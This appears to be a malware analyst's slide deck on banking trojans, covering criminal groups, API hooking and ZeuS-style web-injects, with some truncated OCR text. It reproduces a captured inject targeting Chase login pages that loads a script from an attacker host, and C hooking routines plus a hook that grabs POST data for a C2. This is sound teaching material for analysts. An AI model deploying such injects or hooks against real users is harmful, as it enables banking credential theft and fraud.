Banking Malware

Internals: Web-Injects Development and Reverse Engineering

Who am I?

- Principal Security Analyst for an Israeli company
  - Focus on Malware RE and Threat Intelligence (APT related)
  - Occasional Incident Response

- Previous Job focused on E-Crime Operations
  - Focused on Banking Malware/Anything leading to it

- Malware Reverse Engineering Teacher
  - Developed Beginner Malware Analysis Course, Zero2Automated, and worked alongside SentinelOne to develop a free training course
  - @0verfl0w_ on Twitter
- Occasionally a second-year student

Banking Malware - What

"Banking trojans are a specific kind of trojan malware. Once installed onto a client machine, banking trojans use a variety of techniques to create botnets, steal credentials, inject malicious code into browsers, or steal money." F5 Labs

The U.S. Justice and Treasury departments took action Thursday against a Russian hacking group known as "Evil Corp.," which stole "at least" $100 million from banks using malicious software that swiped banking credentials, according to a joint press release.

WANTED BY THE FBI

EVGENIY MIKHAILOVICH BOGACHEV

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud

DESCRIPTION

Aliases: Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingsoon"	
Date(s) of Birth Used: October 28, 1983	**Hair:** Brown (usually shaves his head)
Eyes: Brown	**Height:** Approximately 5'9"
Weight: Approximately 180 pounds	**Sex:** Male
Race: White	**Occupation:** Bogachev works in the Information Technology field.
NCIC: W890989955	

REWARD


The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to $3 million for information leading to the arrest and/or conviction of Evgeniy Mikhailovich Bogachev.

Banking Malware - What

Main focus is on intercepting communications between an infected PC and the victim's bank

Uses all sorts of techniques to steal additional user data; keyloggers, hidden VNCs, password stealers, formgrabbers...

The move from passively stealing information has been made - systems are actively profiled by attackers to see if they are worth anything



This isn't the purpose of today's topic, but I can cover it later on if demand is high

The Trickbot/Emotet threat actors are a good start though

Banking Malware - Why?

Russian Summers

Banking Malware - Who

Preet Bharara, the United States Attorney for the Southern District of New York, announced today that NIKITA KUZMIN, the creator of "Gozi" malware, was sentenced in Manhattan federal court to time served (37 months). Gozi, which was used to steal money from bank accounts across the United States and Europe, infected over one million computers globally and caused tens of millions of dollars in losses. KUZMIN pled guilty, pursuant to a cooperation agreement, to various computer intrusion and fraud charges in May 2011. He was sentenced today by the Honorable Kimba M. Wood.

Kuzmin was arrested in 2010 after he traveled to a conference in the United States. He pleaded guilty in May 2011 in a cooperation agreement with U.S. prosecutors.

The gang used the GozNym malware to gain access to victims' banking credentials, laundering the money they transferred through banks in multiple countries.

Law enforcement agencies in Bulgaria, Germany, Georgia, Moldova, Ukraine and the US, with support from Europol and Eurojust, the European Union's Judicial Co-operation Unit, mounted a number of raids which, they claimed, have led to the dismantling of the criminal network.

WANTED BY THE FBI

MAKSIM VIKTOROVICH YAKUBETS

Conspiracy; Conspiracy to Commit Fraud; Wire Fraud; Bank Fraud; Intentional Damage to a Computer

DESCRIPTION

Aliases: Maksim Yakubets, "AQUA"	
Date(s) of Birth Used: May 20, 1987	**Place of Birth:** Ukraine
Hair: Brown	**Eyes:** Brown
Height: Approximately 5'10"	**Weight:** Approximately 170 pounds
Sex: Male	**Race:** White
Citizenship: Russian	

REWARD

The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to $5 million for information leading to the arrest and/or conviction of Maksim Viktorovich Yakubets.


Banking Malware - How

Time for the interesting stuff...

```
set_url https://www.chase.com/ GP
data_before
<head>
data_end
data_inject
<script id="inj_add" type="text/javascript">(function(){run
function(){try{c("inj_add");clearInterval(b)}catch(e){}},1)
n;document.head?n=document.head.parentElement:n=document.ge
opacity=0)";setTimeout(function(){var n;document.head?n=doc
(/opacity/.test(n.getAttribute("style")))n.style.opacity=''
40000);navigator.bot_info={bot_id:'%BOTID%',user_name:'',us
src="https://fortinet-storage.com/wbj/br/content/chase/tom/
Date()).getMonth())+'"></scr'+'ipt>');}());</script>
data_end
data_after
data_end
set_url https://chaseonline.chase.com/Logon.aspx* GP
data_before
<head>
data_end
data_inject
<script id="inj_add" type="text/javascript">(function(){fun
function(){try{c("inj_add");clearInterval(b)}catch(e){}},1)
n;document.head?n=document.head.parentElement:n=document.ge
opacity=0)";setTimeout(function(){var n;document.head?n=doc
(/opacity/.test(n.getAttribute("style")))n.style.opacity=''
40000);navigator.bot_info={bot_id:'%BOTID%',user_name:'',us
src="https://fortinet-storage.com/wbj/br/content/chase/tom/
Date()).getMonth())+'"></scr'+'ipt>');}());</script>
data_end
data_after
```

API Hooking

And why HTTPS isn't always secure




API Hooking

Application **P**rogramming **I**nterface

“The Windows API, informally WinAPI, is Microsoft's core set of application programming interfaces available in the Microsoft Windows operating systems”

API Hooking


c:\windows\system32\ws2_32.dll
indicators (wait...)
virustotal (disabled)
dos-header (64 bytes)
dos-stub (wait...)
file-header (time-stamp)
optional-header (console)
directories (time-stamp)
sections (blacklist)
libraries (wait...)
imports (wait...)
exports (duplicated)
tls-callbacks (n/a)
resources (3)
strings (wait...)
debug (time-stamp)
manifest (n/a)
version (ws2_32.dll)
certificate (expired)
overlay (wait...)
ordinal (500)
name (180)
location
duplicated (8)
anonymous (0)
gap (320)
forwarded
1 accept .text:4F794640
2 bind .text:4F78CD90
3 closesocket .text:4F78D340
4 connect .text:4F794DE0
5 getpeername .text:4F790F70
6 getsockname .text:4F78B3C0
7 getsockopt .text:4F794EE0
8 htonl .text:4F794620 x
9 htons .text:4F795860 x
10 ioctlsocket .text:4F78A890
11 inet_addr .text:4F7958C0
12 inet_ntoa
13 listen .text:4F794C50
14 ntohl .text:4F794620 x
15 ntohs .text:4F795860 x
16 recv .text:4F78A710
17 recvfrom .text:4F794970
18 select .text:4F794B40
19 send .text:4F794CF0
20 sendto .text:4F794A40
21 setsockopt .text:4F78E0B0
22 shutdown .text:4F795120
23 socket .text:4F78BAD0
24 WSApSetPostRoutine .text:4F7B3CF0
Core Windows DLL Exports - AKA WinAPI
sha256: EAD56E9A763508BB8E69C20E7A06B9D83577914BD85A3B5AD88BC46CF122D655
cpu: 32-bit
file-type: dynamic-link-library
subsystem: console
entry-point: 0x0001527

API Hooking


NOP == *No OP*eration


mov edi, edi == “a” = “a”

A large number of WinAPI are *Hot Patchable*, meaning they can be altered on the fly

Our goal is to patch the target Windows API to execute our function first

This can be done several ways; I’ll cover 2 popular methods





API Hooking - Method 1

NOP == *No OP*eration

mov edi, edi == “a” = “a”

Method 1 is the “cleanest” - it involves overwriting the *mov edi, edi* and *nop* instructions


All we need to do is overwrite the *mov edi, edi* (**8B FF**) with a *jmp $-5* (**EB F9**)

Then, we just need to overwrite the *nop*s. We want to redirect to LoadLibraryA, so we perform a simple calculation:

LoadLibraryAddr - NOPAddr - 5

0x7DD749D7 - 0x7122BA0D - 5

= ***0xCB48FC5***



E9 C58FB40C

API Hooking - Method 1

Anytime *HttpSendRequestW* is called, *LoadLibraryA* will be called, with the same arguments!

API Hooking - Method 1

While *LoadLibraryA* will crash due to invalid arguments, we can replace *LoadLibraryA* with our own malicious function

```
BOOL WINAPI redirect_HttpSendRequestW(HINTERNET hRequest, LPCWSTR lpszHeaders, DWORD dwHeadersLength, LPVOID lpOptional, DWORD dwOptionalLength) {

    if (dwOptionalLength > 0) {

        MessageBoxW(NULL, lpOptional, L"Grabbed!", MB_OK); // could be a logging function, to a file or straight to a C2 server

    }

    return ptr_HttpSendRequestW_trampoline(hRequest, lpszHeaders, dwHeadersLength, lpOptional, dwOptionalLength);
    /*
    ptr_HttpSendRequestW_trampoline will point to the address immediately after the JMP $-5, allowing for execution to resume
    This will get more advanced in method #2
    */
}
```

API Hooking - Method 2

The lower you go, the less of a chance the API will be Hot Patchable

```
7DE90804    B8 9F000000     mov eax,9F                          ZwCreateProcess
7DE90809    33C9            xor ecx,ecx
7DE9080B    8D5424 04       lea edx,dword ptr ss:[esp+4]
7DE9080F    64:FF15 C0000000 call dword ptr fs:[C0]
7DE90816    83C4 04         add esp,4
7DE90819    C2 2000         ret 20
```

NTDLL API is extremely useful to hook, as *ZwCreateProcess* will be called by most (if not all) process creation functions


API Hooking - Method 2

Method 2 is a lot messier, and involves overwriting the first 5 bytes of the actual function

We need to take the highlighted bytes, save them, and then overwrite them with our 5 byte JMP


Performing the same subtraction operation as before, we are able to overwrite the first 5 bytes with a JMP to *LoadLibraryA*.

A disassembler is often required in the code, to prevent any issues




With the saved 5 bytes, we can calculate a jump from that memory to HttpSendRequestW + 5

This is our *Trampoline* function



API Hooking - Method 2



API Hooking - Code Time

```
BOOL hookAPI_MethodOne(LPVOID targetAPI, LPVOID replacementAPI) {

    /* Not Tested */

    DWORD virtualProtectDWORD_API = NULL;
    DWORD virtualProtectDWORD_NOP = NULL;

    BYTE * jumpBack = {0xEB, 0xF9};                                          // declare jumpBack variable
    BYTE * nopJump = {0xE9, 0x90, 0x90, 0x90, 0x90};                         // declare nopJump variable - fill with NOPs so no need
                                                                             // to allocate anything

    DWORD nopAddress = (DWORD) targetAPI - 5;                                // calculate address of hotpatchable NOPs

    DWORD nopJumpAddr = (DWORD) replacementAPI - (DWORD) nopAddress - 5;     // calculate jump from NOPLand to replacementAPI

    memcpy((DWORD) nopJump + 1, &nopJumpAddr, 4);                            // overwrite NOPs in jumpBack with calculated jump

    VirtualProtect(targetAPI, 2, PAGE_READWRITE, &virtualProtectDWORD_API);  // setup protections
    VirtualProtect(nopAddress, 5, PAGE_READWRITE, &virtualProtectDWORD_NOP); // setup protections

    memcpy(nopAddress, &nopJump, 5);                                         // overwrite hotpatchable NOPs first
    memcpy(targetAPI, &jumpBack, 2);                                         // overwrite mov edi, edi inside targetAPI

    VirtualProtect(targetAPI, 2, virtualProtectDWORD_API, &virtualProtectDWORD_API);  // reset protections
    VirtualProtect(nopAddress, 5, virtualProtectDWORD_NOP, &virtualProtectDWORD_NOP); // reset protections

    return TRUE;
}
```

API Hooking - Code Time

```
BOOL hookAPI_MethodTwo(LPVOID targetAPI, LPVOID replacementAPI) {

    /* Tested */

    DWORD virtualProtectDWORD = NULL;
    BYTE * trampolineMemory = VirtualAlloc(NULL, 15, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE); // allocate 15 bytes of memory

    memcpy(trampolineMemory, targetAPI, 5);                                    // copy first 5 bytes of targetAPI to memory

    trampolineMemory[5] = 0xE9;                                                // write a JMP instruction to byte 6 of memory
    DWORD trampolineJump = (DWORD) targetAPI - (DWORD) trampolineMemory - 5;   // calculate jump to original API
    memcpy((DWORD) trampolineMemory + 6, &trampolineJump, 4);                  // copy address to memory
                                                                               // trampoline memory now has JMP targetAPI + 5
    trampolineMemory[10] = 0xE9;                                               // write a JMP instruction to byte 11 of memory
    DWORD apiJump = (DWORD) replacementAPI - (DWORD) targetAPI - 5;            // calculate from targetAPI to replacementAPI
    memcpy((DWORD) trampolineMemory + 11, &apiJump, 4);                        // store targetAPI->replacementAPI jump just in case

    VirtualProtect(targetAPI, 5, PAGE_READWRITE, &virtualProtectDWORD);        // change protection of the targetAPI for overwriting

    memcpy((DWORD) targetAPI, &trampolineMemory + 10, 5);                      // overwrite first 5 bytes of targetAPI

    VirtualProtect(targetAPI, 5, virtualProtectDWORD, &virtualProtectDWORD);   // reset protection of the targetAPI

    return TRUE;
}
```

Web Injections

Not to be mistaken for SQL Injections

```
set_url https://www.chase.com/ GP
data_before
<head>
data_end
data_inject
<script id="inj_add" type="text/javascript">(function(){run
function(){try{c("inj_add");clearInterval(b)}catch(e){}},1)
n;document.head?n=document.head.parentElement:n=document.ge
opacity=0)";setTimeout(function(){var n;document.head?n=doc
(/opacity/.test(n.getAttribute("style")))n.style.opacity=''
40000);navigator.bot_info={bot_id:'%BOTID%',user_name:'',us
src="https://fortinet-storage.com/wbj/br/content/chase/tom/
Date()).getMonth())+'"></scr'+'ipt>');}());</script>
data_end
data_after
data_end
set_url https://chaseonline.chase.com/Logon.aspx* GP
data_before
<head>
data_end
data_inject
<script id="inj_add" type="text/javascript">(function(){fun
function(){try{c("inj_add");clearInterval(b)}catch(e){}},1)
n;document.head?n=document.head.parentElement:n=document.ge
opacity=0)";setTimeout(function(){var n;document.head?n=doc
(/opacity/.test(n.getAttribute("style")))n.style.opacity=''
40000);navigator.bot_info={bot_id:'%BOTID%',user_name:'',us
src="https://fortinet-storage.com/wbj/br/content/chase/tom/
Date()).getMonth())+'"></scr'+'ipt>');}());</script>
data_end
data_after
```

Web Injections

Banking malware will commonly use ZeuS style web-injects as the ZeuS source code was leaked, and there are more web-inject developers writing in this format

Web-Injects can be used to load an overlay on the site, redirect to a phishing page operated by the attackers, load a larger script from another site, or simply overwrite the entire site with the inject data (though this is unlikely due to the size required)

```
ZeuS inject structure

set_url bank_url_here [Get/Post requests]

data_before
inject_after_specified_tag
data_end

data_inject
javascript_to_inject
data_end

data_after
data_end
```

Web Injections

When web injects are injected into a banking site, the connection is still secured and HTTPS is valid (unless redirected), as the attacker is only modifying what you see, not your connection

Web-Injects don't just steal your banking info, the attackers got bored of manually performing wire transfers and dealing with additional security, so now they automate it

set_url common flags	Meaning
G	All GET requests should be inspected for possible injection.
P	All POST requests should be inspected for possible injection.
L	Used for logging purposes. Capture all content specified within data_before, data_inject and data_after.
H	Used for logging purposes. Capture the content that was left over by the 'L' flag.

Common tags	Meaning
set_url	Specify target URL for webinjects. Regular expressions are supported and widely used.
data_before/data_end	Specify that the injected content should be placed just after this content.
data_inject/data_end	The content to be injected into the target webpage.
data_after/data_end	Specify that the injected content should be placed just before this content.

Web Injections - Automated Transfer Systems

Once a user has logged into an injected site, the web inject will beacon back to the C2 server containing information about user ID, bank balance, account number, etc.

